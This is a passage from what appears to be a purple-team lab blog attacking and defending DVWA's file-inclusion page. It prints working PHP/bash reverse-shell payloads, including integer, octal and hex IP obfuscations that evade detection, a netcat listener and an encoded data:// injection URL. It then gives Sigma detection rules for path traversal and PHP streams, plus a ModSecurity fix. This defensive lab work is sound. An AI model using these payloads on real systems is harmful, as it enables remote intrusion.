 Example host based revshell alerts
The obfuscation works due to our rule only looking for “http schema”, “IPv4 addrs”, or “Domain Names”, the above has none of these.
RFI Stream RevShell Obfuscation 2
What if there was another way without staging a revshell? The /dev/tcp/ bash based revshells don’t actually need an IP address! Since the shell uses glibc as a resolver it can interpret a 32-bit integer as an IP address. Mind blown! Meaning this will also work:
1
<?php exec("bash -c 'bash -i >& /dev/tcp/3232250056/443 0>&1'"); ?>
First start a NetCat listener:
1
nc -nvlp 443
Now in the Kali FireFox browser go to:
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=data://text/plain,%3C%3Fphp%20exec%28%22bash%20%2Dc%20%27bash%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2F3232250056%2F443%200%3E%261%27%22%29%3B%20%3F%3E
Decoded:
1
<?php exec("bash -c 'bash -i >& /dev/tcp/3232250056/443 0>&1'"); ?>
 Example encoded revshell
The reason this works is that the shell using glibc will convert the int “3232250056” into an IPv4 address “192.168.56.200”. The following obfuscations will also work:
- Octal
bash -c 'bash -i >& /dev/tcp/0300.0250.070.0310/443 0>&1' - Hex
bash -c 'bash -i >& /dev/tcp/0xC0.0xA8.0x38.0xC8/443 0>&1' - Int
bash -c 'bash -i >& /dev/tcp/3232250056/443 0>&1'
For more information see the man page for inet_aton.
These are all different representations of our Kali VM’s IP address “192.168.56.200” that glibc converts in the background.
Again the only alerts in the SIEM are host based:
 Example elastic alerts for the obfuscated revshell
File Inclusion - Blue Team
Local File Inclusion
With the WAF still disabled our Elastic rules from the Low Security examples should still detect this activity, right?
 Elastic not detecting the new payload structure
Oops, it seems the new payload structure isn’t being detected. Since the original Sigma rule is looking for ../../etc/passwd we would need to modify it to be more generic. Since we know that a request to page=/etc/passwd will also work we can ignore the ../ part of the params and focus our attention to the file path itself /etc/passwd OR /etc/passwd- (the backup file for critical system files). Linux will also respond to a request for /etc/////////passwd so we must ensure we take that into account when developing the new rule SIGMA - Path Traversal Exploitation Attempts Med Sec
1
2
3
4
5
6
7
8
9
10
11
12
detection:
    selection:
        cs-uri-query|re:
            - '.*etc/+passwd.*'
            - '.*etc[%2f]+passwd.*'
            - '.*var/+log.*'
            - '.*var[%2f]+log.*'
            - '.*var/+lib.*'
            - '.*var[%2f]+lib.*'
            - '.*var/+www.*'
            - '.*var[%2f]+www.*'
    condition: selection
Moving the rule to detect variations of etc/passwd or etc%2fpasswd with any number of slashes between them is more robust.
Detecting PHP Streams
I’ve created a new rule to detect the other PHP streams that could be present in the request query. The rule looks for streams in the URL Request, other than http:// which is covered by the RFI rule SIGMA - PHP Stream Med Sec:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
detection:
    selection:
        cs-uri-query|re:
            - '.*data://.*'
            - '.*file://.*'
            - '.*ftp://.*'
            - '.*php://*'
            - '.*zlib://.*'
            - '.*glob://.*'
            - '.*phar://.*'
            - '.*ssh2://.*'
            - '.*rar://.*'
            - '.*ogg://.*'
            - '.*expect://.*'
    condition: selection
To remediate the WAF Bypass mentioned above it is as simple as adding the entry to the .data file Mod Security looks in for file paths to block. On the DVWA guest:
1
2
sudo echo "var/lib/php/sessions/sess_" >> /etc/modsecurity/rules/lfi-os-files.data
sudo systemctl restart apache2
Remote File Inclusion
We are fortunate that the existing rule SIGMA - Web Apache Correlation Remote File Inclusion detects this activity. The PHP Stream based obfuscated RFI is also now detected thanks to the new rule.
File Inclusion - Purple Team
Nuclei
With the filter in place it will make the Low Sec nuclei scan ineffective, so we must adapt it to nest the parameters we want injected.
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-local-file-inclusion-medium-sec.yaml
 Example medium fi lfi nuclei scan
For the PHP Stream test I’ve written a new template to test it:
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-php-stream-medium-sec.yaml
 Example nuclei php stream test
For the Remote File Inclusion I’ve kept it as a “simulated” however we do successfully get localhost meaning successful SSRF.
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-remote-file-inclusion-simulated-medium-sec.yaml
 Example medium fi rfi localhost nuclei scan
Omega-cli
Elastic Alert
First we test the Medium Sec Local File Inclusion/Path Traversal:
1
python3 omega.py --config tests/nuclei_apache_path_traversal_lfi_med_sec_elastic.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example omegacli test for local file inclusion
PHP Stream test:
1
python3 omega.py --config tests/nuclei_apache_php_stream_med_sec_elastic.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example omegacli test for php stream
Finally the Remote File Inclusion test:
1
python3 omega.py --config tests/nuclei_apache_remote_file_inclusion_med_sec_elastic.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
